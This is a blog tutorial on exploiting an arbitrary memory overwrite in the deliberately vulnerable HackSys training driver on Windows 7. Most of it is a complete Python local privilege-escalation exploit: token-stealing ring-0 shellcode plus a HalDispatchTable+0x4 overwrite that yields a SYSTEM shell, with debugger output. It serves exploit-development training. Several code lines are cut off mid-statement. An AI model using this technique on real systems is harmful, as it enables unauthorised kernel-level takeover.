Windows Kernel Exploitation Tutorial Part 3: Arbitrary Memory Overwrite (Write-What-Where)

September 29, 2017 rootkit

Overview

In the previous part, we looked into exploiting a basic kernel stack overflow vulnerability.

This part will focus on another vulnerability, Arbitrary Memory Overwrite, also known as Write-What-Where vulnerability. Basic exploitation concept for this would be to overwrite a pointer in a Kernel Dispatch Table (Where) with the address to our shellcode (What).

Again, thanks to @hacksysteam for the driver and @FuzzySec for the awesome writeup on the subject.

Analysis

To analyze the vulnerability, let's look into the *ArbitraryOverwrite.c* file in the source code.

```
#ifdef SECURE
        // Secure Note: This is secure because the developer is properly validating if addres
        // pointed by 'Where' and 'What' value resides in User mode by calling ProbeForRead(
        // routine before performing the write operation
        ProbeForRead((PVOID)Where, sizeof(PULONG_PTR), (ULONG)__alignof(PULONG_PTR));
        ProbeForRead((PVOID)What, sizeof(PULONG_PTR), (ULONG)__alignof(PULONG_PTR));

        *(Where) = *(What);
#else
        DbgPrint("[+] Triggering Arbitrary Overwrite\n");

        // Vulnerability Note: This is a vanilla Arbitrary Memory Overwrite vulnerability
        // because the developer is writing the value pointed by 'What' to memory location
        // pointed by 'Where' without properly validating if the values pointed by 'Where'
        // and 'What' resides in User mode
        *(Where) = *(What);
```

Again, a really good job in explaining the vulnerability and the fix as well. The issue here is the lack of validation of the two pointers (what and where), whether they reside in user space or kernel space. The secure version properly checks if both the pointers reside in the User Space or not using the *ProbeForRead* function.

Now that we understand the vulnerability, we need the IOCTL code to trigger it as well. In the previous part, we just looked into the *IrpDeviceIoCtlHandler* call for the IOCTL code. But this time, we'd look into the *HackSysExtremeVulnerableDriver.h* file for all the codes and calculate the IOCTL code from it.

```
#define HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE CTL_CODE(FILE_DEVICE_UNKNOWN, 0x802, METHOD_NEI
```

The *CTL_CODE* macro is used to create a unique system IOCTL, and from the above macro, we can calculate the IOCTL in python by running the following command:

```
hex((0x00000022 << 16) | (0x00000000 << 14) | (0x802 << 2) | 0x00000003)
```

This should give you IOCTL of *0x22200b*.

Now, let's analyze the *TriggerArbitraryOverwrite* function in IDA:

```
PAGE:00014B08 ; int __stdcall TriggerArbitraryOverwrite(_WRITE_WHAT_WHERE *UserWriteWhatWhere)
PAGE:00014B08 _TriggerArbitraryOverwrite@4 proc near  ; CODE XREF: ArbitraryOverwriteIoctlHandler(x,x)+15↓p
PAGE:00014B08
PAGE:00014B08 var_20          = dword ptr -20h
PAGE:00014B08 Status          = dword ptr -1Ch
PAGE:00014B08 ms_exc          = CPPEH_RECORD ptr -18h
PAGE:00014B08 UserWriteWhatWhere= dword ptr  8
PAGE:00014B08
PAGE:00014B08                 push    10h
PAGE:00014B0A                 push    offset stru_12258
PAGE:00014B0F                 call    __SEH_prolog4
PAGE:00014B14                 and     [ebp+Status], 0
PAGE:00014B18                 and     [ebp+ms_exc.registration.TryLevel], 0
PAGE:00014B1C                 push    4               ; Alignment
PAGE:00014B1E                 push    8               ; Length
PAGE:00014B20                 mov     esi, [ebp+UserWriteWhatWhere]
PAGE:00014B23                 push    esi             ; Address
PAGE:00014B24                 call    ds:__imp__ProbeForRead@12 ; ProbeForRead(x,x,x)
PAGE:00014B2A                 mov     edi, [esi]
PAGE:00014B2C                 mov     ebx, [esi+4]
PAGE:00014B2F                 push    esi
PAGE:00014B30                 push    offset aUserwritewhatw ; "[+] UserWriteWhatWhere: 0x%p\n"
PAGE:00014B35                 call    _DbgPrint
PAGE:00014B3A                 push    8
PAGE:00014B3C                 push    offset aWrite_what_whe ; "[+] WRITE_WHAT_WHERE Size: 0x%X\n"
PAGE:00014B41                 call    _DbgPrint
PAGE:00014B46                 push    edi
PAGE:00014B47                 push    offset aUserwritewha_2 ; "[+] UserWriteWhatWhere->What: 0x%p\n"
PAGE:00014B4C                 call    _DbgPrint
PAGE:00014B51                 push    ebx
PAGE:00014B52                 push    offset aUserwritewha_0 ; "[+] UserWriteWhatWhere->Where: 0x%p\n"
PAGE:00014B57                 call    _DbgPrint
PAGE:00014B5C                 push    offset aTriggeringArbi ; "[+] Triggering Arbitrary Overwrite\n"
PAGE:00014B61                 call    _DbgPrint
PAGE:00014B66                 add     esp, 24h
PAGE:00014B69                 mov     eax, [edi]
PAGE:00014B6B                 mov     [ebx], eax
PAGE:00014B6D                 jmp     short loc_14B93
PAGE:00014B6F ; ---------------------------------------------------------------------------
```

The thing to note here is the length of 8 bytes. First 4 bytes being the What, and the next 4 bytes to be the Where.

Exploitation

Let's get to the fun part now. We'll take the skeleton script from our previous part, modify the IOCTL and see if it works.

```
import ctypes, sys, struct
from ctypes import *
from subprocess import *

def main():
    kernel32 = windll.kernel32
    psapi = windll.Psapi
    ntdll = windll.ntdll
    hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0,

    if not hevDevice or hevDevice == -1:
        print "*** Couldn't get Device Driver handle"
        sys.exit(-1)

    buf = "A"*100
```

```
    bufLength = len(buf)

    kernel32.DeviceIoControl(hevDevice, 0x22200b, buf, bufLength, None, 0, byref(c_ulong()),

if __name__ == "__main__":
    main()
```

```
****** HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE ******
[+] UserWriteWhatWhere: 0x012B8B34
[+] WRITE_WHAT_WHERE Size: 0x8
[+] UserWriteWhatWhere->What: 0x41414141
[+] UserWriteWhatWhere->Where: 0x41414141
[+] Triggering Arbitrary Overwrite
[-] Exception Code: 0xC0000005
****** HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE ******

*BUSY* Debuggee is running...
```

Working fine. Now let's start building our exploit.

The first step to exploit this vulnerability is to find some address in kernel space to overwrite safely and reliably, without crashing the machine. Luckily, there's a rarely used function in the kernel *NtQueryIntervalProfile*, that calls another function *KeQueryIntervalProfile*, which again calls *HalDispatchTable+0x4*.

I know it's confusing, but a really good readup on the matter is available at poppopret blog, that accurately summarises the flow of the execution for the exploitation:

1. Load the kernel executive *ntkrnlpa.exe* in userland in order to be able to get the offset of *HalDispatchTable* and then to deduce its address in kernelland.
2. Retrieve the address of our shellcode.
3. Retrieve the address of the syscall *NtQueryIntervalProfile()* within ntdll.dll.
4. Overwrite the pointer at nt!HalDispatchTable+0x4 with the address of our shellcode function.
5. Call the function *NtQueryIntervalProfile()* in order to launch the shellcode

Let's analyze the flow to *nt!HalDispatchTable+0x4* by disassembling the *NtQueryIntervalProfile* function:

```
kd> u nt!NtQueryIntervalProfile
nt!NtQueryIntervalProfile:
82d5a4eb 6a0c            push    0Ch
82d5a4ed 68601eaa82      push    offset nt! ?? ::FNODOBFM::`string'+0xcc0 (82aa1e6
82d5a4f2 e8492dd7ff      call    nt!_SEH_prolog4 (82acd240)
82d5a4f7 64a124010000    mov     eax,dword ptr fs:[00000124h]
82d5a4fd 8a983a010000    mov     bl,byte ptr [eax+13Ah]
82d5a503 84db            test    bl,bl
82d5a505 743e            je      nt!NtQueryIntervalProfile+0x5a (82d5a545)
82d5a507 8365fc00        and     dword ptr [ebp-4],0
kd> u
nt!NtQueryIntervalProfile+0x20:
82d5a50b 8b750c          mov     esi,dword ptr [ebp+0Ch]
82d5a50e 8bce            mov     ecx,esi
82d5a510 a15078bb82      mov     eax,dword ptr [nt!MmUserProbeAddress (82bb7850)]
82d5a515 3bf0            cmp     esi,eax
82d5a517 7202            jb      nt!NtQueryIntervalProfile+0x30 (82d5a51b)
82d5a519 8bc8            mov     ecx,eax
82d5a51b 8b01            mov     eax,dword ptr [ecx]
82d5a51d 8901            mov     dword ptr [ecx],eax
kd> u
nt!NtQueryIntervalProfile+0x34:
82d5a51f c745fcfeffffff  mov     dword ptr [ebp-4],0FFFFFFFEh
82d5a526 eb20            jmp     nt!NtQueryIntervalProfile+0x5d (82d5a548)
82d5a528 8b45ec          mov     eax,dword ptr [ebp-14h]
82d5a52b 8b00            mov     eax,dword ptr [eax]
82d5a52d 8b00            mov     eax,dword ptr [eax]
82d5a52f 8945e4          mov     dword ptr [ebp-1Ch],eax
82d5a532 33c0            xor     eax,eax
82d5a534 40              inc     eax
kd> u
nt!NtQueryIntervalProfile+0x4a:
82d5a535 c3              ret
82d5a536 8b65e8          mov     esp,dword ptr [ebp-18h]
82d5a539 c745fcfeffffff  mov     dword ptr [ebp-4],0FFFFFFFEh
82d5a540 8b45e4          mov     eax,dword ptr [ebp-1Ch]
82d5a543 eb39            jmp     nt!NtQueryIntervalProfile+0x93 (82d5a57e)
82d5a545 8b750c          mov     esi,dword ptr [ebp+0Ch]
82d5a548 8b4508          mov     eax,dword ptr [ebp+8]
82d5a54b 85c0            test    eax,eax
kd> u
nt!NtQueryIntervalProfile+0x62:
82d5a54d 7507            jne     nt!NtQueryIntervalProfile+0x6b (82d5a556)
82d5a54f a1b07bb782      mov     eax,dword ptr [nt!KiProfileInterval (82b77bb0)]
82d5a554 eb05            jmp     nt!NtQueryIntervalProfile+0x70 (82d5a55b)
82d5a556 e8b8e2fbff      call    nt!KeQueryIntervalProfile (82d18813)
82d5a55b 84db            test    bl,bl
82d5a55d 741b            je      nt!NtQueryIntervalProfile+0x8f (82d5a57a)
82d5a55f c745fc01000000  mov     dword ptr [ebp-4],1
82d5a566 8906            mov     dword ptr [esi],eax
```

Let's go into the *KeQueryIntervalProfile* call:

```
kd> u nt!KeQueryIntervalProfile
nt!KeQueryIntervalProfile:
82d18813 8bff            mov     edi,edi
82d18815 55              push    ebp
82d18816 8bec            mov     ebp,esp
82d18818 83ec10          sub     esp,10h
82d1881b 83f801          cmp     eax,1
82d1881e 7507            jne     nt!KeQueryIntervalProfile+0x14 (82d18827)
82d18820 a1e827bb82      mov     eax,dword ptr [nt!KiProfileAlignmentFixupInterval (82bb27e8)]
82d18825 c9              leave
kd> u
nt!KeQueryIntervalProfile+0x13:
82d18826 c3              ret
82d18827 8945f0          mov     dword ptr [ebp-10h],eax
82d1882a 8d45fc          lea     eax,[ebp-4]
82d1882d 50              push    eax
82d1882e 8d45f0          lea     eax,[ebp-10h]
82d18831 50              push    eax
82d18832 6a0c            push    0Ch
82d18834 6a01            push    1
kd> u
nt!KeQueryIntervalProfile+0x23:
82d18836 ff150484b782    call    dword ptr [nt!HalDispatchTable+0x4 (82b78404)]
82d1883c 85c0            test    eax,eax
82d1883e 7c0b            jl      nt!KeQueryIntervalProfile+0x38 (82d1884b)
82d18840 807df400        cmp     byte ptr [ebp-0Ch],0
82d18844 7405            je      nt!KeQueryIntervalProfile+0x38 (82d1884b)
82d18846 8b45f8          mov     eax,dword ptr [ebp-8]
82d18849 c9              leave
82d1884a c3              ret
```

This is the pointer that we need to overwrite, so that it points to our shellcode. In summary, if we overwrite this pointer, and call the *NtQueryIntervalProfile*, the execution flow should land onto our shellcode.

Simple enough, we'd proceed with building our exploit step by step.

First, we would enumerate the load address for all the device drivers. For this, we'd use the *EnumDeviceDrivers* function. Then we'd find the base name of the drivers through *GetDeviceDriverBaseNameA* function. And fetch the base name and address for *ntkrnlpa.exe.*

```
#Enumerating load addresses for all device drivers
enum_base = (c_ulong * 1024)()
enum = psapi.EnumDeviceDrivers(byref(enum_base), c_int(1024), byref(c_long()))
if not enum:
    print "Failed to enumerate!!!"
    sys.exit(-1)
for base_address in enum_base:
    if not base_address:
        continue
    base_name = c_char_p('\x00' * 1024)
    driver_base_name = psapi.GetDeviceDriverBaseNameA(base_address, base_name, 48)
    if not driver_base_name:
        print "Unable to get driver base name!!!"
        sys.exit(-1)
    if base_name.value.lower() == 'ntkrnl' or 'ntkrnl' in base_name.value.lower():
        base_name = base_name.value
        print "[+] Loaded Kernel: {0}".format(base_name)
        print "[+] Base Address of Loaded Kernel: {0}".format(hex(base_address))
        break
```

Now we have the base name and address of *ntkrnlpa.exe,* let's calculate the address of *HalDispatchTable*. We'd load the *ntkrnlpa.exe* into the memory through *LoadLibraryExA* function, and then get the address for *HalDispatchTable* through the *GetProcAddress* function.

```
kernel_handle = kernel32.LoadLibraryExA(base_name, None, 0x00000001)
if not kernel_handle:
    print "Unable to get Kernel Handle"
    sys.exit(-1)

hal_address = kernel32.GetProcAddress(kernel_handle, 'HalDispatchTable')

# Subtracting ntkrnlpa base in user space
hal_address -= kernel_handle

# To find the HalDispatchTable address in kernel space, add the base address of ntkrnpa in ke
hal_address += base_address

# Just add 0x4 to HAL address for HalDispatchTable+0x4
hal4 = hal_address + 0x4

print "[+] HalDispatchTable    : {0}".format(hex(hal_address))
print "[+] HalDispatchTable+0x4: {0}".format(hex(hal4))
```

Final step is to define our What-Where:

- What –> Address to our shellcode
- Where –> *HalDispatchTable+0x4*

```
class WriteWhatWhere(Structure):
    _fields_ = [
        ("What", c_void_p),
        ("Where", c_void_p)
    ]

```


```
#What-Where
www = WriteWhatWhere()
www.What = shellcode_final_address
www.Where = hal4
www_pointer = pointer(www)

print "[+] What : {0}".format(hex(www.What))
print "[+] Where: {0}".format(hex(www.Where))
```

Combining all of the above, with our shellcode taken from the previous part (the token stealing one), the final exploit looks like:

```
import ctypes, sys, struct
from ctypes import *
from subprocess import *

class WriteWhatWhere(Structure):
    _fields_ = [
        ("What", c_void_p),
        ("Where", c_void_p)
    ]

def main():
    kernel32 = windll.kernel32
    psapi = windll.Psapi
    ntdll = windll.ntdll

    #Defining the ring0 shellcode and loading it in VirtualAlloc.
    shellcode = bytearray(
        "\x90\x90\x90\x90"              # NOP Sled
        "\x60"                          # pushad
        "\x31\xc0"                      # xor eax,eax
        "\x64\x8b\x80\x24\x01\x00\x00"  # mov eax,[fs:eax+0x124]
        "\x8b\x40\x50"                  # mov eax,[eax+0x50]
        "\x89\xc1"                      # mov ecx,eax
        "\xba\x04\x00\x00\x00"          # mov edx,0x4
        "\x8b\x80\xb8\x00\x00\x00"      # mov eax,[eax+0xb8]
        "\x2d\xb8\x00\x00\x00"          # sub eax,0xb8
        "\x39\x90\xb4\x00\x00\x00"      # cmp [eax+0xb4],edx
        "\x75\xed"                      # jnz 0x1a
        "\x8b\x90\xf8\x00\x00\x00"      # mov edx,[eax+0xf8]
        "\x89\x91\xf8\x00\x00\x00"      # mov [ecx+0xf8],edx
        "\x61"                          # popad
        "\x31\xc0"                      # xor eax,eax
        "\x83\xc4\x24"                  # add esp,byte +0x24
        "\x5d"                          # pop ebp
        "\xc2\x08\x00"                  # ret 0x8
    )
    ptr = kernel32.VirtualAlloc(c_int(0),c_int(len(shellcode)),c_int(0x3000),c_int(0x40))
    buff = (c_char * len(shellcode)).from_buffer(shellcode)
    kernel32.RtlMoveMemory(c_int(ptr),buff,c_int(len(shellcode)))
    shellcode_address = id(shellcode) + 20
    shellcode_final = struct.pack("<L",ptr)
    shellcode_final_address = id(shellcode_final) + 20

    print "[+] Address of ring0 shellcode: {0}".format(hex(shellcode_address))
    print "[+] Pointer for ring0 shellcode: {0}".format(hex(shellcode_final_address))

    #Enumerating load addresses for all device drivers, and fetching base address and name f
    enum_base = (c_ulong * 1024)()
    enum = psapi.EnumDeviceDrivers(byref(enum_base), c_int(1024), byref(c_long()))
    if not enum:
        print "Failed to enumerate!!!"
        sys.exit(-1)

```

```
    for base_address in enum_base:
        if not base_address:
            continue
        base_name = c_char_p('\x00' * 1024)
        driver_base_name = psapi.GetDeviceDriverBaseNameA(base_address, base_name, 48)
        if not driver_base_name:
            print "Unable to get driver base name!!!"
            sys.exit(-1)

        if base_name.value.lower() == 'ntkrnl' or 'ntkrnl' in base_name.value.lower():
            base_name = base_name.value
            print "[+] Loaded Kernel: {0}".format(base_name)
            print "[+] Base Address of Loaded Kernel: {0}".format(hex(base_address))
            break

    #Getting the HalDispatchTable
    kernel_handle = kernel32.LoadLibraryExA(base_name, None, 0x00000001)
    if not kernel_handle:
        print "Unable to get Kernel Handle"
        sys.exit(-1)

    hal_address = kernel32.GetProcAddress(kernel_handle, 'HalDispatchTable')

    # Subtracting ntkrnlpa base in user space
    hal_address -= kernel_handle

    # To find the HalDispatchTable address in kernel space, add the base address of ntkrnpa
    hal_address += base_address

    # Just add 0x4 to HAL address for HalDispatchTable+0x4
    hal4 = hal_address + 0x4

    print "[+] HalDispatchTable    : {0}".format(hex(hal_address))
    print "[+] HalDispatchTable+0x4: {0}".format(hex(hal4))

    #What-Where
    www = WriteWhatWhere()
    www.What = shellcode_final_address
    www.Where = hal4
    www_pointer = pointer(www)

    print "[+] What : {0}".format(hex(www.What))
    print "[+] Where: {0}".format(hex(www.Where))

    hevDevice = kernel32.CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver", 0xC0000000, 0

    if not hevDevice or hevDevice == -1:
        print "*** Couldn't get Device Driver handle"
        sys.exit(-1)

    kernel32.DeviceIoControl(hevDevice, 0x0022200B, www_pointer, 0x8, None, 0, byref(c_ulong

    #Calling the NtQueryIntervalProfile function, executing our shellcode
    ntdll.NtQueryIntervalProfile(0x1337, byref(c_ulong()))
    print "[+] nt authority\system shell incoming"
    Popen("start cmd", shell=True)

if __name__ == "__main__":
    main()
```

Run this, and enjoy a freshly brewed *nt authority\system* shell:



```
kd> g
****** HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE ******
[+] UserWriteWhatWhere: 0x0169C828
[+] WRITE_WHAT_WHERE Size: 0x8
[+] UserWriteWhatWhere->What: 0x016AD554
[+] UserWriteWhatWhere->Where: 0x82B43404
[+] Triggering Arbitrary Overwrite
****** HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE ******

*BUSY* Debuggee is running...
```

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\IEUser>cd Desktop

C:\Users\IEUser\Desktop>whoami
ie11win7\ieuser

C:\Users\IEUser\Desktop>python www_exploit.py
[+] Address of ring0 shellcode: 0x169b184
[+] Pointer for ring0 shellcode: 0x16ad554
[+] Loaded Kernel: ntkrnlpa.exe
[+] Base Address of Loaded Kernel: 0x82a19000L
[+] HalDispatchTable     : 0x82b43400L
[+] HalDispatchTable+0x4: 0x82b43404L
[+] What : 0x16ad554
[+] Where: 0x82b43404L
[+] nt authority\system shell incoming

C:\Users\IEUser\Desktop>
```

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\IEUser\Desktop>whoami
nt authority\system

C:\Users\IEUser\Desktop>_
```


Posted in Kernel, Tutorial   Tagged Buffer Overflow, Exploitation, Kernel, Tutorial, Windows